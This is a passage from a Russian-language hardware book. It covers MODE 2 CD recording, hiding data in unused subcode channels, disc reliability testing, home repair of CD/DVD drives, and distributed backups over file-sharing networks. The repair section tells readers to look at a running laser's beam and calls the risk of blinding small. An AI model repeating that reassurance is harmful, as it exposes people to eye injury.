Однако попытка просмотра оглавления только что записанного диска штатными средствами операционной системы ни к чему хорошему не приводит, и нас пытаются убедить в том, что данный диск пуст. Но ведь это не так! Запускаем CDRWin, выбираем **Extract Disc/Tracks/Sectors to Image File**, и в окне **Track Selection** видим наш трек TRACK 1 (рис. 10.19). Хотите его проиграть? Установите переключатель **Select Track**, а в группе **Reading Options** сбросьте флажок **RAW** (если этого не сделать, содержимое трека будет читаться в сыром режиме, с перемешиванием полезных данных с заголовками, что никак не входит в наши планы). Выбираем трек, который требуется извлекать, и, выбрав номинальную скорость чтения, нажимаем кнопку **START** (чтение трека, записанного в **MODE 2** на максимальной скорости, зачастую приводит к многочисленным ошибкам).




Рис. 10.19. Чтение диска, записанного в **MODE 2** средствами CDRWin, путем предварительного копирования одного или нескольких треков на винчестер

Вернув файлу его законное расширение (которое рекомендуется записывать на коробке диска фломастером, так как в процессе записи оно необратимо теряется), запускаем любой другой аудио- или видеопроигрыватель и наслаждаемся.

При желании процесс извлечения файла можно автоматизировать, воспользовавшись утилитой **SNAPSHOT.EXE** из пакета консольной версии программы **CDRWin**. Используя утилиту **MAKEISO.EXE**, поставляемую вместе с **CDRWin**, создайте один легальный трек, записанный в формате **MODE 1/ISO 9660** и содержащий командный файл для автоматического извлечения выбранного пользователем трека **MODE 2**. Подробное описание этого процесса вы найдете в сопроводительной документации к программе **CDRWin**. Минимальные навыки программирования вам также не помешают.

Сеанс практической магии в Video CD

Для записи файлов **DivX/MP3** в формате **Video CD** нам понадобится утилита **MODE 2 CD MAKER**, бесплатную копию которой можно найти здесь: <http://es.geocities.com/dextstuff/mode2cdmaker.html>. Если командная строка вызывает у вас уныние (а **MODE 2 CD MAKER** — это утилита командной строки), воспользуйтесь специальной графической оболочкой, найти которую можно по следующему адресу: <http://es.geocities.com/dextstuff/mode2cdmaker.html>.

Интерфейс программы прост и вполне традиционен: вы перетаскиваете мышью записываемые файлы в окно **UbiK mode2cdmaker GUI** (рис. 10.20) или нажимаете кнопку **Add Files**. Индикатор в нижней части этого окна отображает использованный объем. По умолчанию программа использует режим **MODE 2 FORM 1** (2048 байт на сектор), и для перехода на **MODE 2 FORM 2** (2324 байта на сектор) необходимо нажать кнопку **Set/Unset Form 2**.

Чтобы отключить еще одну установку по умолчанию, автоматически требующую размещать каждый файл в "своем" треке, установите флажок **Single Track**. Дело в том, что на создание одного трека расходуется порядка 700 Кбайт дискового пространства. Поэтому раздельная запись большого количества файлов становится попросту невыгодна (правда, диск, записанный в режиме **Single track**, не поддерживается операционной системой **Linux**).

Наконец, когда все приготовления завершены, нажмите кнопку **Write ISO**, и через некоторое время на диске образуется образ **CUE**, для прожига которого можно воспользоваться все тем же **CDRWin**, **Alcohol 120%** или **Clone CD**.

Не забудьте только установить специальный фильтр **DirectShow**, без которого вы не сможете работать с диском **Video CD** в штатном режиме.



Рис. 10.20. Запись 800/900-мегабайтного диска Video CD средствами MODE 2 CD MAKER. При наличии установленных фильтров RIFF/CDXA такой диск вполне корректно поддерживается операционной системой

Резерв-6 или дополнительные источники емкости

Хотите — верьте, хотите — нет, но 800/900 Мбайт на диск — это далеко не предел! Помимо основного канала данных, в котором, собственно, сырые сектора и хранятся, существуют и 8 каналов подкода. Один из них используется устройством позиционирования оптической головки, а остальные семь — свободны. В общей сложности мы теряем порядка 64 байт на сектор или ~20 Мбайт на стандартный 700-мегабайтный диск.

К сожалению, непосредственное хранение пользовательских данных в каналах подкода невозможно, поскольку операционные системы семейства Windows отказываются поддерживать такую возможность. Подходящих утилит от сторонних разработчиков также не наблюдается. Однако в каналы подкода нетрудно спрятать конфиденциальную информацию, не предназначенную для посторонних глаз.

Используя Clone CD (<http://www.elby.ch/>) или любой другой копировщик дисков аналогичного назначения, снимите образ прожигаемого диска, предварительно скопировав его на CD-RW. Когда эта операция закончится, на жестком диске образуются три файла: image.ccd, хранящий оглавление диска, image.img, хранящий содержимое основного канала данных, и image.sub, содержащий субканальные данные. Откройте последний файл любым HEX-редактором (например, HIEW).

Первые 12 байт принадлежат каналу P, предназначенному для быстрого поиска пауз, и его мы трогать не будем (хотя подавляющее большинство современных приводов P-канал попросту игнорируют). Следующие 12 байт заняты служебной информацией Q-канала, содержащей данные разметки. Модифицировать его ни в коем случае нельзя, в противном случае один или несколько секторов перестанут читаться. Байты с 24 по 96 принадлежат незадействованным каналам подкода и могут быть использованы по нашему усмотрению. За ними вновь идут 12 байт P/Q каналов и 72 байта пустых субканальных данных и так далее, чередуясь в указанном порядке вплоть до конца файла.

Нажав клавишу <F3>, подведем курсор к любому свободному месту и запишем секретную информацию, при необходимости предварительно зашифровав ее. Клавиша <F9> сохраняет все изменения в файле. Остается только запустить Clone CD и прожечь модифицированный образ на диск. При просмотре содержимого диска штатными средствами операционной системы секретная информация не будет видна. Для ее просмотра следует воспользоваться уже знакомым нам Clone CD, запущенным в режиме чтения образа — **File | Read CD into image**, затем запустить HIEW и просмотреть файл image.sub).

Смотрите! Вот, например, сообщение, которое мне удалось внедрить в субканальные данные (рис. 10.21)




Рис. 10.21. Использование пустующих каналов подкода для сокрытия конфиденциальной информации

ВНИМАНИЕ!

Не все приводы поддерживают чтение и запись "сырых" субканальных данных. Убедитесь, что в группе опций **Profile parameters** в Clone CD установлена опция **Read subchannels from data tracks**, а флажок **Do not restore subchannel data** сброшен. В противном случае у вас ничего не получится.

Наконец, дополнительные 13,5 Мбайт можно получить за счет выводной области диска (lead out), закрывать которую, в общем-то, не так уж и обязательно. Диски с отсутствующей выводной областью вполне успешно читаются подавляющим большинством современных приводов, и риск встречи с "неправильным" приводом минимален. Просто сбросьте флажок **Always close the last session** в используемой вами программе прожига!

Но и это еще не все! Недостатки стандартной кодировки EFM очевидны (и об этом уже говорилось выше), однако навязать приводу более совершенные способы модуляции пока невозможно. Тем не менее, в обозримом будущем ситуация может радикально измениться. Уже появились рекордеры, позволяющие "вручную" формировать объединяющие биты (чем значительно упрощается копирование защищенных дисков), однако все еще отсутствуют приводы, позволяющие читать объединяющие биты с интерфейсного уровня иерархии управления. Тем не менее, практически любой существующий привод CD-ROM/CD-RW поддается соответствующей доработке — достаточно лишь слегка модернизировать его микропрограммную прошивку. Экспериментируя со своим скоростистроумным умершим приводом PHILIPS — модель CD-RW 2400 ("полетел" автоматический регулятор скоростей, в результате чего привод всегда работает на скорости 42х, безошибочно читая только высококачественные диски), я увеличил физическую плотность хранения информации на 12%, и это — практически без снижения надежности! Благодаря этому эффективная емкость диска, предназначенного для хранения 700 Мбайт информации, возросла до одного гигабайта! А это, согласитесь, уже кое-что!


Главным (и единственным) минусом такого способа записи является его несовместимость со стандартным оборудованием и, как следствие — полная непереносимость. Тем не менее, предложенная технология выглядит вполне перспективной и многообещающей.

Тестирование дисков на надежность


Использование режима MODE 2 предъявляет достаточно жесткие требования, как к качеству самих носителей, так и к технологическому совершенству пишущего и читающего приводов. В противном случае риск необратимой потери данных недопустимо возрастает, а сам режим MODE 2 — нецелесообразен.

Тестировать только что записанные диски — бессмысленно. Во-первых, нам необходимо знать *характер нарастания количества разрушений с течением времени*. Во-вторых, следует набрать статистику надежности по нескольким партиям одних и тех же носителей.

Для получения достоверных результатов совершенно необязательно исследовать диски, записанные в MODE 2. Ведь с физической точки зрения режимы MODE 1 и MODE 2 совершенно идентичны. Необходимо лишь узнать, достаточны ли восстанавливающие способности кодов CIRC, или же нет.



а



б

Рис. 10.22. Диск Verbatim (а), записанный на приводе Teac 552E, демонстрирует высочайшее качество записи, подходящее для записи в режиме MODE 2. Диск от безымянного производителя (б), записанный на том же приводе, содержит большое количество разрушенных секторов, и для записи в режиме MODE 2 не годится

Используя утилиту Ahead Nero CD Speed или любую другую аналогичную ей программу, протестируйте свою коллекцию CD-R/CD-RW дисков на предмет выявления разрушений. Утилита CD Speed ScanDisc (рис. 10.22) отображает исправные сектора, поврежденные сектора и нечитаемые сектора. "Хорошими" (good) считаются сектора, ошибки чтения которых восстанавливаются еще на уровне декодера CIRC. Частично разрушенные (damaged) сектора могут быть восстановлены на уровне MODE 1. На уровне CIRC такие ошибки уже неустраняемы, и диск, содержащий большое количество таких секторов,

категорически непригоден для записи в режиме MODE 2. Полностью разрушенные (unreadable) сектора не могут быть восстановлены ни на каком уровне. Присутствие даже одного-единственного нечитаемого сектора сигнализирует о ненормальности ситуации и требует перехода на более качественные носители или же указывает на неисправность читающего/пишущего приводов (наличие разрушений в конце диска вполне допустимо, поскольку здесь располагается 150 секторов области пост-зазора (post gap), не содержащей никаких данных).

Для чего все это нужно

Копеечная стоимость лазерных дисков практически полностью обесценивает достоинства режима MODE 2. Исходя из средней цены диска в 15 рублей, сотня дополнительных мегабайт позволяет сэкономить чуть более одного рубля пятидесяти копеек, при этом многократно снижая надежность хранения данных, которая на дешевых носителях и без того невелика. Даже при записи 100 Гбайт данных мы выигрываем порядка 20 дисков, экономя немногим менее 300 рублей. Стоит ли овчинка выделки?

Все зависит от того, *что* записывать. В частности, при перекодировке DVD на CD-R неизбежно снижается качество изображения, а записывать фильм на два CD-R-диска — слишком накладно. Сотня дополнительных мегабайт в такой ситуации оказывается как нельзя более кстати. С другой стороны, при выборе коэффициента сжатия невозможно заранее рассчитать точную длину перекодированного файла. Как же бывает обидно, когда с таким трудом сформированный файл превышает объем диска CD-R-диска на какие-то жалкие 30—50 Мбайт! Приходится, скрепя сердце, удалять файл с диска и повторять всю процедуру сжатия вновь, а это занимает от трех до двенадцати часов, в зависимости от скорости вашего процессора! Стоит ли говорить, что запись такого файла в режиме MODE 2 позволяет сэкономить не столько деньги, сколько время!



Глава 11

Ремонт приводов CD/DVD в домашних условиях

Будучи сложными электронными оптико-механическими устройствами, приводы CD/DVD относятся к самым ненадежным компонентам компьютера. Причины поломок могут быть самыми разнообразными. Чаще всего отказывает или теряет свою эмиссию лазер, еще чаще отказывает чипсет, особенно если оба двигателя — и привода, и катушки фокусировки лазера, соединены с единственной микросхемой. Я уже и не говорю о механических поломках и загрязнении оптических поверхностей!

Реально ли отремонтировать отказавший привод в домашних условиях? Может быть гораздо проще купить новый привод?

Далеко не всякая поломка привода носит фатальный характер. Зачастую отремонтировать привод можно и в домашних условиях, не имея ни специального оборудования, ни предварительной подготовки, выходящей за компетенцию рядового электронщика-умельца (рис. 11.1). Не бойтесь экспериментировать с поломанным приводом! Хуже ему уже все равно не будет (разумеется, при том условии, что привод не на гарантии). Можно, конечно, отнести его в сервис-центр, но это долго, дорого, да и неинтересно.

Для ремонта вам потребуются запчасти. А где их взять? Сходите на рынок, поспрашивайте своих друзей, и вы обязательно найдете множество "металлолома", который вам отдадут за бесценок. В первую очередь, обращайте внимание на приводы, созданные на той же самой элементной базе, что и ваш (в первую очередь это касается лазерной головки и чипсета, маркировка которых определяется по надписям на их корпусе). Допустим, у вас отказала плата электроники, а у товарища — рассыпались шестеренки. Тогда всю нерабочую плату можно заменить целиком, даже не разбираясь, что там за неисправность. Полезны также и все прочие модели. Оттуда, в частности, можно вытащить какую-то конкретную запчасть, например, предохранитель.




Рис. 11.1. Привод CD-ROM, разобранный для ремонта в домашних условиях

Методология поиска неисправностей здесь не приводится, так как эта тема слишком обширна. Наша задача значительно скромнее — дать читателю первоначальный импульс, сориентировав его в верном направлении и перечислив основные категории поломок и методы их исправления, отсортированные в порядке убывания их актуальности. Ну, а остальное, как говорится, дело техники. Более подробную информацию о разборке, сборке и ремонте приводов CD-ROM можно найти здесь: http://www.johnzpchut.com/external_links/cdrom/repairfaq4cdromdrives.htm.

Лазер

Лазерные излучатели, использующиеся в читающих (и особенно пишущих!) приводах, — достаточно недолговечные устройства, массово выходящие из строя после нескольких лет эксплуатации. Почему это происходит? Во-первых, сказывается естественная потеря эмиссии излучателя, во-вторых, свой вклад вносит и неблагоприятный режим работы. Уважающие себя производители подгоняют параметры каждого лазера строго индивидуально,

выставляя требуемые режимы подстроечными резисторами (в дешевых моделях) или занося их непосредственно в саму прошивку (в моделях подороже). Как правило, в дешевых моделях все параметры выставляются на средний уровень, который для одних экземпляров головок оказывается слишком низок, а для других — чрезмерно высок. Кстати говоря, при разблокировании приводов DVD и замене прошивки на ее модифицированную версию прежние настройки не сохраняются. Если хакер не предпримет попытки их предварительного сохранения, лазер быстро выйдет из строя или будет работать нестабильно.

Снижение яркости свечения лазера увеличивает количество ошибок чтения/позиционирования (часть дисков вообще перестает опознаваться). Начиная с некоторого момента, привод отказывается опознавать диски вообще, зачастую даже и не пытаясь их раскручивать (обычно мотор привода раскручивается только тогда, когда датчик фиксирует отраженный сигнал, а если сигнала нет, то считается, что диск не вставлен в привод).

Аккуратно разобрав привод, подключите его к компьютеру и посмотрите — вспыхивает ли лазер в момент закрытия лотка. При нормальной эмиссии вы увидите луч даже при дневном освещении, а потерявший эмиссию лазер различим только в затемненной комнате. Если же и в полной темноте никаких следов присутствия луча нет, ищите причину отказа в электронике (только помните, что лазер виден не под всяким углом).

ВНИМАНИЕ!

Операция визуального определения исправности лазера довольно рискованна, так как при попадании луча в глаз можно ослепнуть. Однако этот риск не так уж и велик...

Услуги по замене лазерной головки в среднем обходятся в половину стоимости нового привода. Учитывая, что научно-технический прогресс не стоит на месте, и новые приводы намного лучше старых, смысла в таком ремонте немного. Как вариант, можно попробовать вернуть лазер к жизни, просто увеличив питающее напряжение. Проследите проводники, подведенные к лазерному излучателю, — они должны упираться в резистор, параллельно к которому вам предстоит подпаять еще один, подобрав его сопротивление так, чтобы привод уверенно опознавал все диски. Более честный вариант состоит в том, чтобы выяснить марку чипсета, управляющего лазером (обычно это самая большая микросхема), и найти в Интернете ее техническую спецификацию. Кроме прочей полезной информации, этот документ должен содержать описание механизма регулировки мощности лазера. Как правило, за это отвечают один или несколько резисторов, подключенных к чипсету (не к лазерной головке!). Некоторые модели позволяют настраивать лазер через

интерфейс SCSI/ATAPI с помощью специальных команд, описанных в технической документации на привод, или через технологический разъем.

В принципе, лазерную головку можно и разобрать, заменив непосредственно сам излучающий элемент, который можно извлечь из другого привода. Однако правильно собрать головку удавалось немногим.

Чипсет

Чипсет — это сердце привода. Он не только обеспечивает обработку информации, но и управляет двигателями позиционирования/вращения, лазерной головкой и катушками фокусировки. Экономные производители интегрируют весь чипсет в одну-единственную микросхему, зачастую никак не заботясь о ее охлаждении. Как следствие — чипсет быстро выходит из строя, в буквальном смысле слова прогорая насквозь, а привод полностью или частично отказывает в работе.

Поведение дефектного чипсета может быть разнообразным — от полного нежелания опознавать привод до снижения скорости чтения. Минимально работоспособный чипсет опознает привод и при подаче питания перемещает оптическую головку к началу диска, после чего начинает перемещать фокусировочную линзу. Если этого не происходит, это означает, что пришел в негодность сам чипсет, или же указывает на неисправности обслуживающих его электрических компонентов (но они выходят из строя достаточно редко).

Заменить перегоревший чипсет в домашних условиях нереально. Во-первых, чипсеты отсутствуют в свободной продаже. Во-вторых, цена чипсета сопоставима со стоимостью привода. Наконец, без специализированного оборудования эту ювелирную операцию способны выполнить только Левши и экстремалы.

А вот предотвратить выход чипсета из строя можно вполне. Приклейте к самой большой микросхеме привода хотя бы крошечный радиатор, воспользовавшись двусторонним скотчем или специальным клеем. Скотч можно купить в магазине канцтоваров, а клей — на радиорынке (клей лучше, а скотч доступнее). Кроме того, можно оснастить привод вентилятором, закрепив его на задней стороне корпуса, предварительно просверлив там несколько отверстий. Как минимум, постарайтесь не помещать привод над винчестером, так как винчестеры, особенно высокоскоростные, сильно нагреваются и перегревают привод CD-ROM.

Кэш-память формально в чипсет не входит, но очень тесно с ним связана. Частенько она выходит из строя. Если дефект затрагивает одну или несколько ячеек кэш-памяти, то благодаря корректирующим кодам в подавляющем

большинстве случаев это никак не отражается на работе привода. Однако при более масштабных разрушениях или полном отказе привод либо вовсе перестает читать диски, либо читает их крайней медленно и с большим количеством ошибок. Поскольку в приводах используется та же самая память, что и в микросхемах DIMM, ее можно заменить, по крайней мере, теоретически. На практике успех или неудача этой операции упирается в искусство качественной пайки.

Механические повреждения

Приводы CD/DVD — отличные пылесборники, особенно если под ними установлен вентилятор, охлаждающий жесткие диски. Пыль проходит сквозь щели корпуса и оседает на подвижных механических частях, увеличивая их износ и плавно перетекая в хроническое заклинивание. Привод или отказывается закрывать лоток, или после закрытия тут же выплевывает диск, или не может повернуть диск (вращает диск со странным звуком). То же самое относится и к механизму позиционирования.

Разберите привод, удалите всю грязь, смажьте трущиеся элементы, при необходимости отрегулируйте люфт так, чтобы все детали вращались без усилий, но и не болтались. Убедитесь, что шестерни/червяки не имеют чрезмерной выработки и выкрошенных зубьев. Проверьте, не попали ли в шестерни и червяки посторонние предметы (это в первую очередь относится к осколкам дисков, разорванных приводом, а также плохо закрепленных проводов).

ВНИМАНИЕ!

Смазывая трущиеся элементы, помните, что смазка не должна быть чересчур обильной. Кроме того, имейте в виду, что пластмассовые шестеренки смазки не требуют.

Прочие отказы электроники

В первую очередь проверьте все механические контакты (разъемы, подстроечные резисторы, кнопки и переключатели, датчики закрытия лотка и т. д.), а также целостность подводящих проводников. При небрежном отключении питающего разъема (интерфейсного кабеля) тонкие дорожки могут и оборваться, причем этот обрыв зачастую невозможно обнаружить ни визуально, ни даже с помощью омметра. Однако он даст о себе знать при больших частотах (нормальном рабочем состоянии привода).

Внимательно осмотрите все трущиеся кабели, так как нередко они протираются до дыр, вызывая либо короткое замыкание на корпус, либо обрыв про-

водника, либо и то, и другое одновременно. Особенно часто это происходит с приводами New-TEAC, продающимися под торговой маркой TEAC, но собранными третьесортными фирмами (в настоящее время TEAC ушла с рынка CD-приводов, продав свою торговую марку безымянным производителям).

Не забывайте и о предохранителях. При неправильном подключении привода или бросках напряжения они вполне могли перегореть, спасая привод от неминуемой гибели. Современный предохранитель не так-то просто заметить при беглом осмотре платы. Как правило, предохранителей на современной плате намного больше одного, так что проверяйте все, что найдете.

Обращайте внимание и на состояние остальных элементов. Набухший и пузырящийся лак, следы гари, деформация или физические дефекты (например, сколы или разломы) достаточно красноречиво указывают на источник неисправности. К сожалению, подавляющее большинство отказов электроники визуально никак себя не проявляют.

Для проверки исправности двигателей подключите их источнику тока 5 вольт (черный провод соответствует минусу), естественно, предварительно отсоединив их от привода. Поскольку двигатели, как правило, более или менее стандартны, найти им замену не составит труда. Рекомендуется также проверить, не высохли ли электролиты, не дали ли обрыва резисторы, целы ли диоды, стабилизаторы, ключевые транзисторы. Иными словами, проверьте все, что только можно проверить.

Мелкая логика из строя практически никогда не выходит, а вот у силовых элементов это в порядке вещей.

Оптика

Если вы не злоупотребляете курением и не выдыхаете струю дыма прицельно в привод, то чистить оптику не требуется. Один из моих приводов уже отработал 10 лет и ни разу не подвергался чистке.

Забудьте о чистящих наборах, так как ими легко изуродовать оптическую линзу, обычно изготавливаемую из органического стекла, без малейшей надежды на ее восстановление. Кроме того, никогда не пытайтесь протирать линзу кисточкой (рис. 11.2). Протирать оптические поверхности категорически не рекомендуется. Попробуйте сдуть пылинки резиновой спринцовкой.

ВНИМАНИЕ!

Выполняя эту операцию, предварительно убедившись, что внутри спринцовки нет талка. Ни в коем случае не пытайтесь подуть на линзу, так как капельки слюны для оптики просто убийственны.

Если же смолистые вещества табачного дыма образовали характерную маслянистую пленку, не пытайтесь ее оттирать. Лучше нанесите на линзу каплю густого раствора хозяйственного мыла и, дав поработать химии минут пятнадцать-двадцать, удалите ее салфеткой, аккуратно поднеся ее к капле, но не касаясь поверхности линзы. Затем, несколькими каплями дистиллированной воды промойте линзу от мыла.



Рис. 11.2. Протирая линзу кисточкой, вы ей делаете только хуже

Основные неисправности приводов CD/DVD и их симптомы

Основные неисправности приводов CD/DVD, а также их симптомы, кратко перечислены в табл. 11.1.

Таблица 11.1. Сводная таблица основных неисправностей и их симптомов

Симптом		Диагноз
Привод не опознается компьютером	При включении не издает никаких звуков, ни один светодиод не мигает	Отказ электроники, возможно, обрыв дорожки или перегорание предохранителя
	Индикатор мигает или горит постоянно	Отказ электроники, возможно, отказ интерфейсного блока или чипсета. Проверьте контакт интерфейсного разъема, целостность проводников, а также проведите замер питающего напряжения

Таблица 11.1 (окончание)

Симптом		Диагноз
Привод опознается компьютером	Не выдвигается лоток	Отказ механической части, обрыв в кнопке выброса, отказ двигателя или обслуживающих его элементов (например, чипсета)
	Не задвигает лоток, или задвигает, но тут же выбрасывает	Отказ механической части
Привод не видит диска	Диск не раскручивается, линза и каретка не движутся	Отказ механической части, отказ двигателя или отказ чипсета
	Диск не раскручивается, но линза движется	Лазер потерял эмиссию
	Диск раскручивается до нормальной скорости, но затем останавливается	Отказал лазер, сбилась настройка, вышел из строя чипсет
	Диск раскручивается до пониженной скорости	Отказал один из механических компонентов, сбились настройки
	Диск раскручивается до бешеных скоростей	Вышел из строя чипсет, сбились настройки
Привод видит диск	Диск не читается	Отказ электроники
	Диск читается с большим количеством ошибок	Уменьшилась эмиссия лазера, загрязнена оптика, сбились настройки, отказала электроника
	При нажатии на кнопку выброса привод выбрасывает вращающийся диск	Отказ электроники

Лучший способ сохранить информацию — поделиться ею со своими друзьями. Это — общеизвестный факт! В этой главе я дам рекомендации по автоматизации этого процесса и расскажу, как сделать так, чтобы компьютер самостоятельно "распределял" данные по локальной сети.

Давным-давно, когда лазерных дисков и в помине не существовало, а дискеты "осыпались", как ржавчина с трубы, потеря всей информации была обычным делом. Вот и приходилось бегать по друзьям, копируя у них программы, которые они раньше копировали у вас. Исходные коды программ и офисные документы тоже часто отдавались на хранение приятелям в зашифрованном виде.

Естественно, при активном использовании такого подхода возникает то, что в ботанике называется перекрестным опылением, а у хакеров — вирусной эпидемией. Вирусы размножаются с ужасающей скоростью, как лесной пожар! Единоразово попав в такой обменник, они прочно обосновываются в нем, да так, что их становится практически невозможно удалить, ведь перезаражение происходит многократно. Правда, сейчас можно упаковывать дистрибутивы любым архиватором с опцией "защиты от изменений" или использовать контрольные суммы. Стоит только сказать, что проделывать все это вручную — процесс длительный и утомительный. Двадцать первый век на дворе, как-никак! К тому же, распределенное хранилище обычно получается слишком несбалансированным: какой-то файл (программа, музыка, клип) есть у всех, а какого-то нет ни у кого, и его потеря невосполнима.

Раньше приходилось бегать с дискетами и таскать винчестеры в сумке. Теперь же локальные сети позволяют обмениваться файлами, не выходя из дома. Так почему не использовать те преимущества, которые несет прогресс?

Первые шаги

Для создания распределенных хранилищ информации желательно иметь локальную сеть с нелимитированным трафиком, обеспечивающую скорость обмена данными хотя бы 10 Мбит/с. Модем на 33.600 тоже сойдет, но при этом 700-мегабайтный лазерный диск даже на крейсерской скорости (при отличном качестве телефонной линии) будет передаваться двое суток! Быстрее записать его на диск, одеться и добежать до товарища самостоятельно.

Беспроводные технологии значительно упрощают прокладку сетей, и теперь уже не приходится возиться с кабелями и выбивать многочисленные разрешения на прокладку (рис. 12.1). Поэтому будем считать, что локальная сеть у нас уже есть. На худой конец, можно воспользоваться услугами интернет-провайдера, многие из которых за локальный трафик практически не взимают никаких денег.



Рис. 12.1. Ноутбук с беспроводным адаптером тоже стоит зарезервировать

Осталось лишь подобрать программное обеспечение. Минималисты (к числу которых принадлежу и я) могут ограничиться "общим доступом к файлам", встроенным в Windows. Начиная с Windows 2000, система поддерживает квотирование, т. е. позволяет ограничить предельный объем файлов для каждого пользователя. С квотированием уже не приходится бояться, что кто-нибудь войдет в раж и заполнит весь ваш диск целиком. Можно, например, ограничить объем общего хранилища значением 10 Гбайт, и больше не беспокоиться. Остается только назначить права доступа так, чтобы все члены сети видели чужие файлы, но не могли их изменять или удалять. В Windows XP это совсем не сложно сделать! Достаточно открыть свойства папки и указать,

что владелец имеет право выполнять любые действия, а остальные пользователи — только читать файлы.

Теперь каждый сможет зарезервировать самые ценные файлы, а то и весь диск целиком, на компьютерах своих соседей по сети! Образуется некое подобие файлообменной сети, к которой могут подключаться и другие пользователи. По действующему законодательству РФ любой потребитель может изготовить столько резервных копий, сколько ему необходимо, причем он не обязан предпринимать никаких дополнительных охранных мер, препятствующих распространению информации.

"Общий доступ" замечательно работает в сетях, насчитывающих до десяти узлов, но затем начинаются проблемы. Вы просто не можете вспомнить, на какой компьютер был зарезервирован тот или иной файл, равно как и то, какие файлы зарезервированы, а какие — нет. К тому же, домашние компьютеры — это все-таки не выделенные файл-серверы, и они доступны не все время. Разбросанный по сотне узлов архив музыки/фильмов/софта практически неуязвим. Если все компьютеры отказали сразу, то это значит, что случилось что-то катастрофическое (например, землетрясение), и тут уже вам станет не до фильмов. Очевидный недостаток этого подхода состоит только в том, что для того, чтобы собрать все нужные файлы обратно на свой компьютер, потребуются длительное время. И все равно окажется, что самого нужного, как назло, не хватает, потому что некий особо ценный файл был зарезервирован в единственном экземпляре, который тоже оказался утерян. Чтобы застраховаться от таких непредвиденных случайностей, подойдем к делу творчески и воспользуемся e-Mule. Программа e-Mule — это клиент крупнейшей файлообменной сети e-Donkey, в которой можно найти все что угодно: от исходных кодов нужной программы до новейших блокбастеров. Система сама следит за целостностью файлов, показывает количество имеющихся источников и тянет со всех активных узлов сразу, равномерно распределяя нагрузку между ними. Мы можем разбивать пользователей на группы, ранжируя их по гибкой системе приоритетов, регламентировать входящий/исходящий трафик и т. д. В классическом e-Mule отсутствует возможность принудительной загрузки, и все, что мы можем — просто выложить файлы в общий каталог, дожидаясь, пока их кто-нибудь заберет. Это хорошо работает для обмена музыкой, но для резервирования, увы, не подходит! Приходится договариваться каждый день (или хотя бы раз в неделю) просматривать содержимое общих папок всех членов сети (естественно, просмотр папок должен быть разрешен), находить новые файлы и качать их себе, если, конечно, это уже не сделал кто-то другой. Можно установить любой порог, скажем, забирать только те файлы, которые имеются менее чем у десяти источников (точная цифра зависит от размеров сети — чем больше сеть, тем выше порог). Необязательно

делать это вручную! Достаточно слегка доработать e-Mule, исходные тексты которого можно скачать с <http://www.emule.ru>, или написать плагин.

Очевидный недостаток — привязка к файлообменной сети e-Donkey и к ее серверам, которые и без того перегружены. К тому же, мы не можем выборочно настраивать пропускную способность, и поэтому к нам будет ломиться толпа пользователей из всех концов сети. Конечно, любой брандмауэр легко отсечет их, но это не решит всех проблем, самая главная из которых состоит в том, что наша маленькая приватная сеть становится видной извне.

Лучше использовать "равноправные" файлообменные сети, обходящиеся без выделенных узлов, т. е. работающие без сервера, например, GNUTELLA (<http://www.gnutella.com/connect/>). Протокол давно расшифрован, множество клиентов распространяется вместе с исходными текстами на бесплатной основе. Слегка доработав их под собственные нужды, мы получим отличное средство автоматизированного распределенного резервирования, после чего за сохранность наших данных можно будет не волноваться.

Конечно, настоящие программисты могут не извращаться, подгоняя под себя уже существующий софт, а написать его самостоятельно. Подобных программ, насколько мне известно, еще нет. Поэтому такая разработка может иметь оглушительный успех, тем более что пропускная способность каналов связи растет день ото дня, тарифы на трафик дешевеют, а домашние локальные сети сегодня не прокладывает только ленивый. Словом, есть все условия для создания распределенных хранилищ данных, не хватает только специализированного программного обеспечения. Ну же, программисты! И чего же мы ожидаем? Ждем, пока Бил Гейтс не построит эту возможность в новую Windows, лишая нас возможности заработать?

Сервер FTP или возрождение BBS

Файлообменные системы оправдывают себя только в больших сетях. В сетях среднего размера, насчитывающих несколько десятков узлов, они довольно обременительны. Поэтому для создания распределенного хранилища данных лучше всего использовать FTP-серверы.

Начнем с того, что даже в одноранговой сети не все узлы равноправны. Одни пользователи могут позволить себе держать компьютер включенным все дни и ночи напролет, другие — нет. Одни имеют емкие жесткие диски, мощный процессор и скоростной канал связи, а другие таких возможностей не имеют. Файлообменные системы уравнивают всех своих пользователей в правах, и 90% нагрузки ложится на плечи 10% клиентов. Скажите, а им это надо? Никто не захочет тянуть за собой остальных, ничего не получая взамен.

В крупных сетях ситуация нормализуется за счет естественного притока новых меценатов — бескорыстных парней, стремящихся сделать что-то хорошее в жизни, ничего не ожидая взамен. Правда, со временем это стремление, как правило, проходит. Ведь как бывает? Помогаяешь своим ближним, помогаешь, а они не только не благодарят, а еще и напакают. Ладно, не будем о грустном, а лучше перейдем к сути дела.

